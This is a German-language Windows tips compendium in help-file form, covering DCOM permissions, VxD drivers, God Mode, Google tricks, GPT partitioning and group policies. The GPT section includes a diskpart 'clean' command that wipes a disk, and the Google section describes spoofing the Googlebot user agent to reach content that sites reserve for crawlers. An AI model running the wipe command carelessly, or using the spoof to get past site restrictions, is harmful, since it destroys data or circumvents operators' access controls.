 - In den Suchergebnissen die Gruppe "Administratoren" auswählen und den Dialog mit "OK" schließen. Den vorausgehenden Dialog auch mit "OK" schließen. Als Eigentümer hat man jetzt das Recht, Änderungen vorzunehmen, auch wenn im Fenster bei "Administratoren" nur ein "Read" angezeigt wird.
 - In der Liste der Permission-Einträge jetzt die Zeile mit "Administratoren" anklicken und "Edit" auswählen. Hier ein Häkchen bei "Full Control" setzen und mit OK bestätigen.
 - Im Registry-Editor steht bei der ausgehaltenen CLSI recht unter "Standard" eine Bezeichnung (z.B. "WPN SRUM COM Server"), die wir im nächsten Schritt brauchen.
 - Nun ist dcomcnfg.exe{bmc shortcut.bmp}{bmc admin.bmp} zu starten. Hier zu "Computer Services", "Computers", "My Computer", "DCOM Config" gehen und darunter die Bezeichnung von oben suchen und auswählen.
 - Über Kontextmenü zu den Eigenschaften und da zu den Sicherheitseinstellungen gehen. Wenn die Vorarbeiten oben geklappt haben, dann sind die "Edit..."-Buttons hier aktiv.
 - "Edit" der "Start und Aktivierungs-Einstellungen" öffnen. Und hier auf "Add.." gehen. Hier jetzt entweder den im Eventviewer genannten Usernamen eingeben oder über "Advanced..." diesen User (oder eine Gruppe, der dieser User angehört, z.B. die "Authentifizierten Benutzer") suchen und hinzufügen.
 - Diesem User bzw. dieser Gruppe neben "Local Launch" auch "Local Activation" erlauben.

GrantlocalStartPerm

\$ Grant local Start Permission

K Grant local Start Permission;Error 10016;Distributed COM Error 10016;WPN SRUM COM Server Error 10016

#\$K **Gerätetreiber (VxD)**

Die virtuellen Gerätetreiber (z.B. "virtual printer driver", "virtual network driver", ...) werden unter Win95 häufig nur bei Bedarf dynamisch geladen. Der für Dos-Boxen zuständige Virtual Machine Manager vmm32.vxd holt sich seine Informationen aus HKLM\System\CurrentControlSet\Services\VxD und auch noch aus den device=-Einträgen dem Abschnitt [386enh] der SYSTEM.INI. Im Konfliktfall haben die alten, statischen Treiber aus der SYSTEM.INI Vorrang. Beginnt der Treibername mit einem Sternchen, so wird der interne Standard-Treiber verwendet, kann aber durch Ändern des Eintrags durch eine VxD-Datei mit "verbesserten Eigenschaften" ersetzt werden. Das Unterverzeichnis VMM32x des Systemverzeichnisses ist beim Win95-Grundsystem leer. Die hier eingetragenen VxDs (z.B. QEMMFX.VxD) ersetzen/ergänzen die internen Treiber. Falls für die *.VxD-Files eine Pfadangabe notwendig ist, ist der 8.3-Name zu verwenden, da sich Windows sonst beim Start beschwert, dass es den Treiber nicht findet.

Der Zweck der Auflistung unter HKLM\System\CurrentControlSet\Control\VMM32Files ist nicht bekannt, es scheint sich um die normalerweise im System internen VxDs zu handeln.

Die Information, dass sich die Geschwindigkeit von Windows durch reinkopieren einiger von Microsoft angeblich vergessener VXD-Treiber, erhöhen lässt, stimmt meist nicht, da diese Treiber meist in vmm32.vxd hineinstalliert wurden, um den Systemstart zu beschleunigen! Nachträgliches Kopieren der Einzeltreiber auf System, verlangsamt dann nur den Systemstart. (Zeitschrift c't Heft 26/2000, Seite 151)

Mit XP SP2 hat die "Driver Protection" Einzug gehalten. Dies ist eine im Windows vorhandene Liste mit Gerätetreibern, die beim Systemstart nicht geladen werden dürfen. MSKB 883775. (PC-Professionell Heft 3/2005, S. 50)

Siehe auch Geräte nachträglich aktivieren, Plug and Play und Busmaster-IDE

Graetetreiber

\$ Gerätetreiber (VxD)

K Gerätetreiber;Device-Drivers;VxD;Driver Protection

#\$K Gift in EDV-Zubehör

In der c't Heft 5/2014, Seite 104 wird diverser EDV-Zubehör (Ohrhörer, Plastik-Hüllen für Mobilgeräte, Mäuse, Tastaturen, ...) auf Giftstoffe in den Plastikteilen getestet.

Gemäß Artikel 33 der Europäischen Reach-Verordnung (Registrierung, Evaluierung und Autorisierung von Chemikalien) haben Verbraucher das Recht, von Händlern und Herstellern Auskunft zu verlangen, ob ein Produkt einen der 151 **bedenklichen Stoffe** enthält. Die Auskunft ist unabhängig von einem Kauf innerhalb von 45 Tagen zu erteilen. Unter <http://reach-info.de/{bmc earth16.bmp}> finden sich vorgefertigte Formulare (für Online-Anfragen oder zum Ausdrucken). Gemäß der Verordnung muss aber nur geantwortet werden, wenn bedenkliche Stoffe enthalten sind. Ob bei der häufig anzutreffenden Nicht-Reaktion auf die Anfrage dies wirklich der Fall ist, bleibt offen! Es wird geraten, bei Nicht-Reaktion unter Hinweis auf eine Info an die Überwachungsbehörden (siehe <http://www.ct.de/1405104{bmc earth16.bmp}>) nachzuhaken. Die Behörden prüfen teilweise nach und ca. 1/3 der Auskünfte erweisen sich dabei als falsch. Eine Nicht-Reaktion bei Produkten mit bedenklichen Stoffen kann 50 000€ kosten.

Gift in EDV-Zubehör

\$ Gift in EDV-Zubehör

K Gift in EDV-Zubehör; Kunststoffe mit Gift; Reach-Verordnung; Bedenkliche Stoffe (Gifte)

#\$K**Glare-Display**

Die meisten "Consumer"-Notebooks werden mit hochglänzendem Display verkauft. Do-it-yourself-Folien haben meist nur unbefriedigende Entspiegelungs-Ergebnisse. Zum Thema "Entspiegeln" durch Fachbetrieb gibt es in der c't Heft 2/2008, Seite 116f einen Artikel. Bei "Business-Notebooks" findet man dagegen oft schon entspiegelte Displays.

GlareDisplay

\$ Glare-Display

K Glare-Display;spiegelndes Display;Notebook spiegelndes Display;LCD Display spiegelnd;Reflexionen bei Notebook-Display;Hochglanz-Display beim Notebook.

#\$K **Global Unique Identifier (GUID)**

Global unique Identifiers werden inzwischen an vielen unterschiedlichen Stellen verwendet. Wenn ein Entwickler einen solchen GUID benötigt, lässt er sich von einem Tool einen per Zufallsgenerator erzeugen. Mit sehr hoher Wahrscheinlichkeit wurde dieser neue GUID vorher noch nie verwendet.

Siehe auch [GPT GUID Partition Table](#), [CLSID](#), [System-Ordner & Namespace](#).

GlobalUniqueIdentifier
\$ Global Unique Identifier (GUID)
K Global Unique Identifier (GUID);GUID (Global Unique Identifier)

#K**God-Mode**

Als God-Mode von Windows ist die "lineare" Auflistung aller Systemsteuerungs-Optionen bekannt geworden.

Geöffnet wird diese, auch als "God Mode" oder Gottes-Modus bekannte Darstellung durch

- Eingabe von `shell:::{ed7ba470-8e54-465e-825c-99712043e01c}` in das "Programme/Dateien durchsuchen"-Feld des Startmenüs oder das Adressfeld des Explorers.
- Anlegen eines Ordners (z.B. auf dem Desktop) mit der Namens-Extension `.{ed7ba470-8e54-465e-825c-99712043e01c}`. Der Namensteil vor dem Punkt ist beliebig, also z.B. `AlleAufgaben.{ED7BA470-8E54-465E-825C-99712043E01C}`.

Leider funktioniert so ein Folder im Startmenü nicht direkt. Ein Link im Startmenü auf so einen Folder an anderer Stelle erzeugt im Startmenü einen Ordner mit dem Namen des Folders incl. der Extension. Ein Klick im Startmenü auf diesen Ordner-öffnet ihn und zeigt als Inhalt "Target" an. Ein Klick auf dieses "Target" funktioniert dann.

Achtung: Gemäß PC-Welt Heft 6/2010, Seite 63 kommt es bei so einer Verknüpfung auf dem Desktop z.B. bei 64bit-Vista (und manchmal auch 32bit-Versionen) zu unerklärlichen Abstürzen des Explorers. Abhilfe: Statt z.B. einer Verknüpfung zu `AlleAufgaben.{ED7BA470-8E54-465E-825C-99712043E01C}` besser eine Verknüpfung `explorer.exe shell:::{ed7ba470-8e54-465e-825c-99712043e01c}{bmc shortcut.bmp}` anlegen!

Siehe auch Einstellungen-Dialoge (Win 8.1/10).

GodMode

\$ God-Mode

K God-Mode;Alle Aufgaben (Anpassungen);Anpassungen;Systemsteuerung God-Mode

#\$K Google

SPAM-Abmahnung:

c't Heft 2/2003S.12: Mittels "Doorway"-Domains mit tausenden Seiten, die auf eine bestimmte Webseite verweisen, erreichen manche Sites hohe Ränge in Google. Sich bei <http://www.google.com/contact/spamreport.html{bmc earth16.bmp}> zu melden, hilft auch nichts mehr. Wenn man bei der Suche Seiten erhält, die mit dem Suchbegriff nichts zu tun haben (wegen falscher Keywords), liegt ein Verstoß gegen §1 UWG vor. Wird man auf Seiten weitergeleitet, die nichts mit dem Suchbegriff zu tun haben, dann liegt ein Verstoß gegen § 6 TDG i. V. m. § 1 UWG vor, weil das Impressum der ersten Seite nicht auf einfache Weise eingesehen werden kann. Abmahnungen können über die Wettbewerbszentrale in Bad Homburg <http://www.wettbewerbszentrale.de{bmc earth16.bmp}> veranlasst werden. Meist verschwinden die Seiten dann ca. 4 ... 5 Wochen später aus dem Google-Index.

Tipps und Tricks

Optionen zur Suche via Google (wie z.B. inurl, allinanchor, ...) finden sich unter <http://www.google.de/intl/de/options{bmc earth16.bmp}> und <http://labs.google.com{bmc earth16.bmp}>. (PC-Welt Heft 3/2006, Seite 59)

Der Google-Suchroboter darf auf einigen Sites tiefer eindringen als der normale User. Wem die Anzeige der Seite im Google-Cache nicht reicht, kann seinen Firefox umstellen, damit er sich als Google ausgibt: Unter <about:config{bmc earth16.bmp}> das *general.useragent.extra.firefox* auf *Googlebot 2.1* ändern! (PC-Welt Heft 3/2006, Seite 62)

Auf der Google-Startseite unter "Einstellungen" kann man den Filter "SafeSearch-Filter" auf "Meine Ergebnisse nicht filtern" umstellen, um auch nicht-jugendfreie Seiten zu sehen zu bekommen.

Wer Google-Dienste in seine eigene Webseite integrieren möchte, findet unter <http://www.google.com/apis{bmc earth16.bmp}> das Google-API-Kit. Die nicht-kommerzielle Version ist kostenlos und gestattet täglich bis zu 1000 Abfragen.

Die 2.5 GB Mail-Space auf Gmail lassen sich via "Gmail FileSpace" (<http://www.mozilla.org/{bmc earth16.bmp}>) unter FireFox mit einer FTP-ähnlichen Oberfläche als Datenspeicher für Dateien oder Bilder missbrauchen. (PC-Welt Heft 3/2006, Seite 68ff).

Dateien mit den Endungen mdb, wks, wps, wdb, wri, txt und mw (MacWrite) werden nur angezeigt, wenn z.B. *filetype:txt* mit in der Suchanfrage angegeben wird! (PC-Welt Heft 3/2006, Seite 64/69)

Toolbox Heft 6/2006, Seite 36 beschreibt die Verwendung von **Google-APIs** in Visual Studio.

c't Heft 15/2008, Seite 176ff beschreibt Googles Chart-API: Ein Image-Tag in einer (z.B. dynamisch erzeugten) HTML-Datei ergibt eine zu den als Parameter in der IMG-URL übergebenen Daten passende Graphik.

In Toolbox Heft 5/2007, Seite 68 wird das Offline-Framework "Google Gears" beschrieben.

In der c't Heft 16/2010, Seite 166ff wird GoogleCL, das Kommandozeilen-Interface zu diversen Google-Diensten (Picasa, Kontakte in Google-Mail, Kalender) vorgestellt.

In WebDeveloper Heft 8/2014, Seite 42ff gibt es eine Einführung in die Google Chart Tools.

Google

\$ Google

K Google-SPAM-Abmahnung; Abmahnung bei Google-Spam; Keywords in HTML-Seite, falsche, d.h. SPAM; Google-APT; Chart-API (Google); GoogleCL Command Line Interface

#\$K Google Kalender

Die Funktionen des Google-Web-Kalenders werden in der c't Heft 21/2010, Seite 164ff vorgestellt. Teilweise kann es einen Exchange-Server ("Google Calender Sync" http://www.ct.de/1021164{bmc_earth16.bmp}) ersetzen und auf dem iPhone ist dementsprechend statt "Google Mail" dafür "Microsoft Exchange" auszuwählen!

Die Google Kalender-API wird in der WebDeveloper Heft 3/2012, Seite 120 vorgestellt.

Um Synchronisation zwischen Google-Kalender und Outlook geht es in der c't Heft 23/2014, Seite 134.

Um die Einrichtung des Google-Cloud-Kalenders für Gruppen oder die Familie, d.h. auch das Teilen der Info geht es in der c't Heft 4/2015, Seite 158ff. Dass man allerdings später im Webbrowser zu den eingetragenen Arztterminen passende Werbung für Nahrungsergänzungsmittel erhält, sollte man vorher bedenken!

- Mit dem Anlegen des Google-Accounts hat man einen ersten Kalender. Der Name entspricht dem Accountnamen. Besitzer ist der Account-Inhaber. Zugreifen kann man via http://www.google.com/calendar{bmc_earth16.bmp}. Weitere Kalender mit anderen Anzeigefarben kann man anlagen und die Zugriffsrechte verwalten. Man kann auch Kalender anderer Accounts, für die man Zugriffsrechte hat, anzeigen lassen. Die Zeitzone(n) des Kalenders kann man festlegen.
- Wird der Kalender "öffentlich" freigegeben, so landen die Einträge in der Google-Suchmaschine. Wird der Kalender für einen anderen Google-Account freigegeben, so taucht er bei diesem User zwangsweise auf, jedoch nicht mit dem aktuellen Kalendernamen sondern mit dem Alias des Accountnamens des Inhabers. Eine Übertragung eines Kalender auf einen anderen Account ist nicht vorgesehen. Man muss alles Exportieren und dann wieder importieren.
- Die Variante "Google Apps for Work", welche 4€/Monat und Mitarbeiter kostet, bietet weitreichender Möglichkeiten fürs Zeitmanagement von Teams.
- Öffentliche Kalender mit z.B. Fußballspielen oder "Feiertage in Niedersachsen" lassen sich abonnieren.
- Ein Kalender "Geburtstage" wird auch gleich mit dem Google-Account unter "Meine Kalender" angelegt und aus den Google+-Kreisen von allen Personen die Geburtstage darin eingetragen. Löschen kann man diesen Kalender nicht, man kann ihn aber ausblenden.
- Hat eine Gruppe von Nutzern einen Kalender gegenseitig abonniert bzw freigeschaltet, so lassen sich damit eine Teilmenge dieser Personen zu einem Meeting einladen und es kann auch ein bei all diesen Personen freier Termin gesucht werden.
- Im Microsoft Store gibt es für Win8 die App "gmail caledar". Dies funktioniert besser als der von Microsoft empfohlene Weg, den Google-Kalender auf outlook.com zu synchronisieren. Das Thunderbird-Add-On Lightning verwendet via "Provider for Google Calendar" die Google-API und kann so auch Termin-Einladungen verschicken.

Obwohl Google CalDAV anpreist, wird CalDAV von Android selbst aber gar nicht unterstützt.

GoogleKalender

\$ Google Kalender

K Google Kalender; Kalender (Google, API);PIM Kalender Google; API Google-Kalender; Terminverwaltung (Google-Kalender)

#\$K GPON (Gigabitcapable passive optical networks G.984)

Gemäß c't Heft 3/2009, Seite 80ff wird in Dresden eine Lösung für den Internetzugang über Glasfaser von zu Hause aus ausprobiert. Über einen passiven optischen Splitter hängen wird jede Faser der Vermittlungsstelle im Straßenverteiler auf bis zu 32 oder 64 Hausanschluss-Fasern aufgeteilt. Im Keller des Gebäudes wandelt die ONU das optische Signal in ein normales VDSL-Signal. Die typischen weise 30 Teilnehmer teilen sich die Bandbreite von 2.5 GBit/s.

Über "Fibre _icros Home" FTTH und deren Einführung in verschiedenen Ländern berichtet die c't Heft 4/2010, Seite 78ff.

GPON

\$ GPON

K GPON;Internet per Glasfaser;Glasfaser-Internet-Anschluß;G.984 GPON; FTTH

##\$K GPT GUID Partition Table

Der MAC verwendet seit ca. 2007 diese GPT statt des Master-Boot-Records bei einer Festplatte. Ein MBR mit einer "Schutzpartition" verhindert, dass ältere Windowsversionen die Festplatte als total leer ansieht. In Windows Datenträger-Verwaltung{[bmc shortcut.bmp](#)} geht hier nichts, nur mit dem Kommandozeilentool `diskpart` kann mit Adminrechten so eine Platte neu mit MBR partitioniert werden:

```
select disk <nr>
clean
```

c't Heft 25/2007, Seite 208.

Im Gegensatz zu 32bit-Sektornummern beim MBR werden bei GPT 64bit-Sektornummern verwendet, so dass bei einer 512-byte-Sektorgröße das 2-TByte-Limit bei Festplatten überwunden wird. Seit Vista bzw. mit ServicePack auch Server 2003 und XP-64bit wird GPT auch von Windows unterstützt. Mit z.B. Acronis Disk Director 11 lassen sich MBR-Datenträger auch nachträglich ohne Datenverlust in GPT umwandeln. Windows von einer GPT-Platte zu booten gelingt Mitte 2010 nur selten, da hier UEFI statt eines BIOS notwendig ist. Einige Bootloader aus dem Linux-Umfeld unterstützen GPT auch ohne UEFI, aber die meisten Linux-Distributionen verwenden auch noch MBR. Auch Intels Chipsatz-RAID mag noch nicht von GPT-Datenträgern mit >2TByte booten. Man muss also das Betriebssystem immer noch auf einer kleineren Platte mit MBR lassen und nur für die Daten große Festplatten mit GPT einsetzen.

Die Partitions-aufteilung nach einer Windows-7- und -8-Installation bei MBR und GPT wird in der c't Heft 15/2013, Seite 124ff beschrieben. Bei Win8 mit GPT sind folgende Partitionen üblich:

- 300 ... 350MByte NTFS-Partition mit Win-RE-Notfallsystem (Recovery-Partition)
- 100 MByte FAT-ESP (EFI-System-Partition) mit dem BootCode für Windows. Via DiskPart kann ihr auch ein Laufwerksbuchstabe zugeordnet werden.
- 128 MByte MSR (= MicroSoft Reserved), in der Regel komplett leer (nicht formatiert, kein Volume) und daher in der Datenträgerverwaltung nicht sichtbar. DiskPart zeigt sie aber an.
- Rest wird durch die Windows-NTFS-System-Partition belegt.

Bei einem Lenovo-Gerät sieht es z.B. so aus:

- Die NTFS-Win-RE-Partition ist hier 1GByte groß.
- Die ESP-Partition ist hier 260MByte groß.
- Dem folgt eine zweite, 1GByte große FAT32-OEM-ESP-Partition mit dem Bootloader für das OEM-Recovery. Dieses wird bei Betätigung der zweiten Einschalttaste aktiviert.
- Die Windows-Systempartition folgt.
- Dahinter folgt noch eine 25GB-Partition mit Treibern und einigen Lenovo-Applikationen.
- Als letztes dann eine 20GByte-OEM-Partition mit einem Recovery-System, das es erlaubt den Rechner auf den Lieferzustand zurückzusetzen.

Bei einem Sony-Gerät sieht es so aus:

- Reserved 128MByte, nicht formatiert
- Recovery Win-RE NTFS 1.5GByte
- Unknown FAT32 260MByte ESP, ca. 45MB belegt. U.U neben "Microsoft" (Windows) und "Boot" (Sony-recovery?) auch "Acronis" mit einem Bootwiz.efi hier vom Umzugsversuch mit Acronis-Tool auf eine neue Festplatte.
- Recovery NTFS 350MByte, ca. 27MByte belegt
- Windows System
- Recovery 35GByte, ca. 32GByte belegt.

Wie man ein GPT-System wieder zurück auf MBR umstellt, wird in der c't Heft 15/2013, Seite 134ff gezeigt.

Gemäß c't Heft 10/2017, Seite 34 gibt es seit Windows 10 1703 nun das Kommandozeilen-Tool MBR2GPT.exe [/?{bmc help.bmp}](#), mit welchem sich ein MBR-System auf GPT umstellen lässt, ohne dass ein Backup und Restore nötig wäre. Unklar ist, ob sich auch 32bit-Windows-10-Systeme damit auf GPT umstellen lassen.

GPT
\$ GPT GUID Partition Table
K GPT (GUID Partition Table);GUID Partition Table (GPT)

#\$K GPU (Graphic Processor Unit)

Früher wurde der CPU in PCs manchmal ein Arithmetik-Co-Prozessor zur Verbesserung der Rechenleistung in wissenschaftlichen Berechnungen zur Seite gestellt, bevor dies dann später in die CPU integriert wurde. Für Videospiele mit realistischen 3D-Szenenbildern enthält die GPU der Graphikkarte heute auch eine sehr leistungsfähige Arithmetik-Unit, die bei wissenschaftlichen Berechnungen brach liegt. Daher ist der Ansatz von NVIDIA, mittels einer genormten Schnittstelle CUDA (= Compute Unified Device Architecture) die Rechenleistung der GPU besser zu nutzen, nur naheliegend.

c't Heft 20/2009, Seite 190 gibt eine Einführung zu CUDA-Programmierung mittels Visual Studio 2005/2008.

GPU (Graphic Prozessor Unit)

\$ GPU

K GPU (Graphic Prozessor Unit); Graphic Prozessor Unit GPU; Co-Prozessor (GPU); CUDA (Compute Unified Device Architecture)

#\$K**Grammatikprüfung**

Wenn unter Word2000 und ev. auch Word97 die Grammatikprüfung nicht mehr geht, müssen u.U. folgende Schlüssel gelöscht werden und die Grammatikprüfung danach neu installiert werden:

[HKCU\Software\Novell\Grammatik\bmc tree.bmp](#)

[HKLM\Software\Novell\Grammatik\bmc tree.bmp](#)

PS: Microsoft hat die Grammatikprüfung von Novell zugekauft!

Grammatikprüfung
\$ Grammatikprüfung
K Grammatikprüfung (Word2000)

#\$K **Graphik-File-Icons im Explorer, Icon-Handler**

Im Explorer können als Icons für Graphik-Dateien der verkleinerte Datei-Inhalt angezeigt werden:

- 1) nur für Bitmaps: HKEY_CLASSES_ROOT\BMP{bmc tree.bmp} zeigt normalerweise auf "Paint.Picture". Dann muss in HKEY_CLASSES_ROOT\Paint.Picture\DefaultIcon{bmc edit.bmp} statt "[path]\MsPaint.EXE,1" auf "%1" setzen. Ansonsten muss der Default-Icon-Eintrag an der Stelle, auf die .BMP zeigt, geändert werden.
- 2) Unter HKEY_CLASSES_ROOT\BMP\SHELLEX{BB2E617C-0920-11d1-9A0B-00C04FC2D6C1}\bmc tree.bmp} ist als <Standard> z.B. {1AEB1360-5AFC-11d0-B806-00C04FD706EC} (der "Office Graphics Filters Thumbnail Extractor" für BMP, TIF, EPS, PCX, WPG, CDR, CGM, DRW, DFX, PCD, PCT, TGA aus THUMBVW.DLL) oder {7376D660-C583-11d0-A3A5-00C04FD706EC} (der "ImgCtx Grafikdateidekomprimierer" für BMP, JPG, PNG, WMF aus SHDOCVW.DLL) eingetragen.
- 3) Normalerweise (BMP ausgenommen!?) muss dann wie z.B. bei Inkfile unter shellex{bmc tree.bmp} ein Iconhandler gesetzt sein.
- 4) Die Software HiJaak 95 beherrscht angeblich Vorschau-Icons für viele Formate (c't Heft 7/96, Seite Heft 8/96, S. 242, Heft 8/97, S. 270).

Änderungen sind nach einem Windows-Neustart wirksam.

Falls durch die Vorschaubilder unerträgliche Performance-Einbußen entstehen, ist der shellex-Eintrag zu löschen. c't Heft 26/2014, Seite 156

Siehe auch [True-Color-Icons](#).

GraphikIcons

\$ Graphik-File-Icons im Explorer

K Icon mit Handler;BMP-Icon;Icon als Graphik-Vorschau;Vorschau-Icon für Grafik-Dateien

#\$K Graphik-Tabletts

Eine Übersicht über Graphik-Tabletts gibt's in der c't Heft 17/2005, Seite 186ff

GraphikTabletts
\$ Graphik-Tabletts
K Graphik-Tabletts

#\$K Gruppenrichtlinien

Ab Win2000 wurde der Policy-Editor (Systemrichtlinien-Editor) durch den Gruppenrichtlinien-Editor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} abgelöst. Einige Vorteile des Gruppenrichtlinieneditors kann man aber nur nutzen, wenn ein Active-Directory-Server im Netz vorhanden ist. Ansonsten wirken die mit dem Gruppenrichtlinien-Editor gemachten Änderungen bis incl. WinXP auf alle Useraccounts des lokalen Rechners. Einen Trick als Workaround verrät MS unter Q274478: Zugriffsrechte übers Filesystem auf die *.pol-Datei (unter system32\GroupPolicy\User) einschränken. (Zeitschrift c't Heft 8/2002, Seite 110f) im Rahmen des Artikels über den Policy-Editor. Ab Vista kann man auch Richtlinien für einzelne Accounts konfigurieren. Anlegen so einer Richtlinie siehe unten. Nach dem Editieren wird eine *.msc-Datei gespeichert. Zum editieren muss mmc.exe gestartet und diese Datei übers Datei-Menü dann geladen werden.

Den grundlegenden Umgang mit Gruppenrichtlinien und Hilfsmittel zur Fehlersuche beschreibt der Artikel Klaus Bierschenk, Gruppenzwang, Gruppenrichtlinien: Werkzeuge und Fehlersuche in der Zeitschrift c't Heft 12/2003, Seite 226ff. Hier ist auch beschrieben, dass mit den Einträgen HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Diagnostics_RunDiagnosticLoggingGroupPolicy{bmc edit.bmp} (DWord) = 1 für Verarbeitungsmeldungen im Event-Log und HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon_UserEnvDebugLevel{bmc edit.bmp} = 0x10002 für Logging in %windir%\debug\usermode\userenv.log{bmc notepad.bmp}. Da sehr viel geloggt wird, sollten beide aber normalerweise abgeschaltet sein!

Der Gruppenrichtlinieneditor besteht aus dem gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp}-Snap-In (oder secpol.msc!?) für die Microsoft Management Konsole.

Falls sich das Gruppenrichtlinien-Editor-Snap-In trotz Adminrechten nicht starten lässt, fehlt u.U. der Pfad zu %windir%\system32\wbem im Pfad der Umgebungsvariablen (Systemsteuerung, System, Erweitert{bmc shortcut.bmp} (c't Heft 16/2006, Seite 170)

Bei WinXP Home ist der Gruppenrichtlinieneditor gpedit.msc normalerweise **nicht installiert**. Unter http://www.geocities.com/kilian0072002/GPEditHome.htm{bmc earth16.bmp} ist beschrieben, wie man ihn nachinstalliert und was bei der Anwendung zu beachten ist:

Teilweise schreibt der Gruppenrichtlinieneditor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} in den falschen Key, z.B. nach HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\LocalUser\Software\Microsoft\Windows\CurrentVersion\Policies\System, DisableRegistryTools statt in den Key ohne den roten Teil, ebenso HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\LocalUser\Software\Policies\Microsoft\Internet Explorer\Restrictions,NoBrowserOptions. Gemäß PC-Welt Heft 5/2007, Seite 167 lässt sich mit dem Tool pcwGPIInst der Gruppenrichtlinieneditor auf einem zum "Promo" bzw "Pro-Lite" umgepatchten XP-Home nur installieren, wenn kein IE7 installiert ist. Geg. den IE7 deinstallieren, GPEdit installieren und danach den IE7 wieder installieren.

Die notwendigen Dateien finden sich im SP2 zu WinXP. Unter http://www.pcwelt.de/scripts{bmc earth16.bmp} findet sich pcwGPIInst, welches die Installation automatisiert durchführt.

Gemäß c't Heft 20/2006, Seite 138ff (Softlink 0620138{bmc earth16.bmp}) stellt das "Shared Computer-Toolkit" SCT (für WinXP und Vista verfügbar) teilweise einen Ersatz dar: Eigentlich dafür vorgesehen, auf einem öffentlich zugänglichen Computer z.B. alles Speichern zu verhindern, kann es aber z.B. auch für einen Account nur noch zulassen, Programme aus dem Windows- und dem Programm-Verzeichnis starten zu lassen. Nicht-Jugendfreie Programme muss der Vater dann nur in ein anderes Verzeichnis installieren.

In der c't Heft 20/2006, Seite 144ff wird beschrieben, wie man mit Richtlinien die ausführbaren Programme sinnvoll einschränkt, falls dies notwendig ist. Wenn man "nicht erlaubt" als Standard setzt, sollte man sie so anpassen, dass sie nur für "Alle Benutzer **außer lokalen Administratoren**" gilt. (Ausweg, falls dies vergessen wurde: In der Wiederherstellungskonsole gelten für Administratoren keine Richtlinien). Will man das Ausführen nicht autorisierter Software verhindern, dann sollten Benutzer das Ausführen-Recht nur für Ordner haben, in denen sie kein Schreibrecht haben. Während bei Win2K noch der Dateiname ausschlaggebend war, sind ab WinXP Hashwerte möglich. alternativ kann erlaubte Software vom Administrator signiert werden. **Achtung:** Für ein über RunAs oder "Ausführen als" ausgeführtes Programm werden nur Leserechte, keine Ausführungs-Rechte benötigt!

Im SP3 zu WinXP ist der Gruppenrichtlinieneditor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} enthalten und das Skript pcwGPIInst1.1.cmd installiert ihn auch für die Home-Version, wenn das SP3 vor dem Skriptstart ins selbe Verzeichnis gelegt wird. (PC-Welt Heft 5/2008, Seite 153, http://pcwelt-praxis.de/downloads{bmc earth16.bmp}). Dies scheint auch ohne die XP Home zu Professional Konvertierung zu gehen.

Gruppenrichtlinien

\$ Gruppenrichtlinien

K Gruppenrichtlinien;gpedit.msc;gpresult.exe

In der PC-Welt Heft 5/2009, Seite 105 wird gezeigt, wie man per Gruppenrichtlinie das Ausführen eines Programms verbietet. Als Beispiel dient dabei avnotify.exe, ein Dialog mit der Aufforderung zum Kauf des Virenschanners, wenn man die kostenlose Version im Einsatz hat.

- Im Gruppenrichtlinieneditor{bmc shortcut.bmp}{bmc admin.bmp} "Richtlinien für Softwareeinschränkungen" selektieren und aus dem Kontextmenü "Neue Richtlinien für Softwareeinschränkung erstellen" auswählen. Falls schon Einschränkungen definiert sind, ist der Menüpunkt nicht vorhanden und der Schritt entfällt.
- "Zusätzliche Regeln" selektieren und aus dem Kontextmenü "Neue Pfadregel" auswählen.
- Den Pfad der zu sperrenden Applikation auswählen. Das übliche "c:\Program Files" kann durch %ProgramFiles% ersetzt werden. Die Sicherheitsstufe setzen wir auf "Nicht erlaubt". Bestätigen, fertig!

Auf der Heft-DVD findet sich auch pcwDisableAvNotify.cmd, welche die notwendigen 18 Registry-Einträge zum Sperren von avnotify.exe erzeugt, falls der Gruppenrichtlinieneditor nicht verfügbar ist (bei XP-Home).

Gemäß c't Heft 16/2009, Seite 93 mit der Umsetzung geänderter Gruppenrichtlinien oft etwas Zeit. Man kann an der Eingabeaufforderung ein gpupdate /force probieren. Manchmal ist aber auch ein ab- und neu anmelden oder ein Neustart notwendig.

Listen, die zu den einzelnen Richtlinieneinstellungen, soweit es Registry-Einstellungen gibt, diese mit enthalten, gibt es für die verschiedenen Windows-System unter

<http://www.microsoft.com/downloads/details.aspx?FamilyID=18c90c80-8b0a-4906-a4f5-ff24cc2030fb&displaylang=en>{bmc earth16.bmp}

Die Installation des Gruppenrichtlinien-Editors für die kleinen Win7-Versionen Starter und Home wird in der c't Heft 3/2011, Seite 117 (<http://www.ct.de/1103114>{bmc earth16.bmp}) beschrieben:

- Aus dem Verzeichnis c:\windows\winsxs{bmc tree.bmp} die 11 Dateien AdmTmpl.dll, AuditNativeSnapIn.dll, appmgmts.dll, appmgr.dll, Microsoft.GroupPolicy.AdmTmplEditor.dll, Microsoft.GroupPolicy.Interop.dll, Microsoft.GroupPolicy.Reporting.dll, ppcsnap.dll, scecli.dll, scrptadm.dll, SrpUxNativeSnapIn.dll in das System32-Verzeichnis kopieren. Bei 64bit-Windows die Dateien aus dem mit amd64_ beginnenden Verzeichnis nehmen und die aus x86_... ignorieren! Falls ansonsten Dateien mehrfach existieren, die jeweils neuste Datei nehmen.
- Aus demselben Pfad die sprachversionsabhängigen 9 Dateien AdmTmpl.dll.mui, AuditNativeSnapIn.dll.mui, appmgmts.dll.mui, appmgr.dll.mui, Microsoft.GroupPolicy.AdmTmplEditor.Resources.dll, Microsoft.GroupPolicy.Reporting.Resources.dll, ppcsnap.dll.mui, scrptadm.dll.mui, SrpUxNativeSnapIn.dll.mui bei einem deutschen Windows nach System32\de-de kopieren. Bei anderen Sprachversionen entsprechend.

Die Dateien gpedit.dll, gpedit.chm, gpedit.dll.mui liegen schon im richtigen Verzeichnis.

- Alle aktuellen *.admx-Dateien unter winsxs suchen und nach c:\windows\PolicyDefinitions kopieren und alle aktuellen *.adml-Dateien nach c:\windows\PolicyDefinitions\de-de. Schon existierende Dateien brauchen nicht ersetzt zu werden.
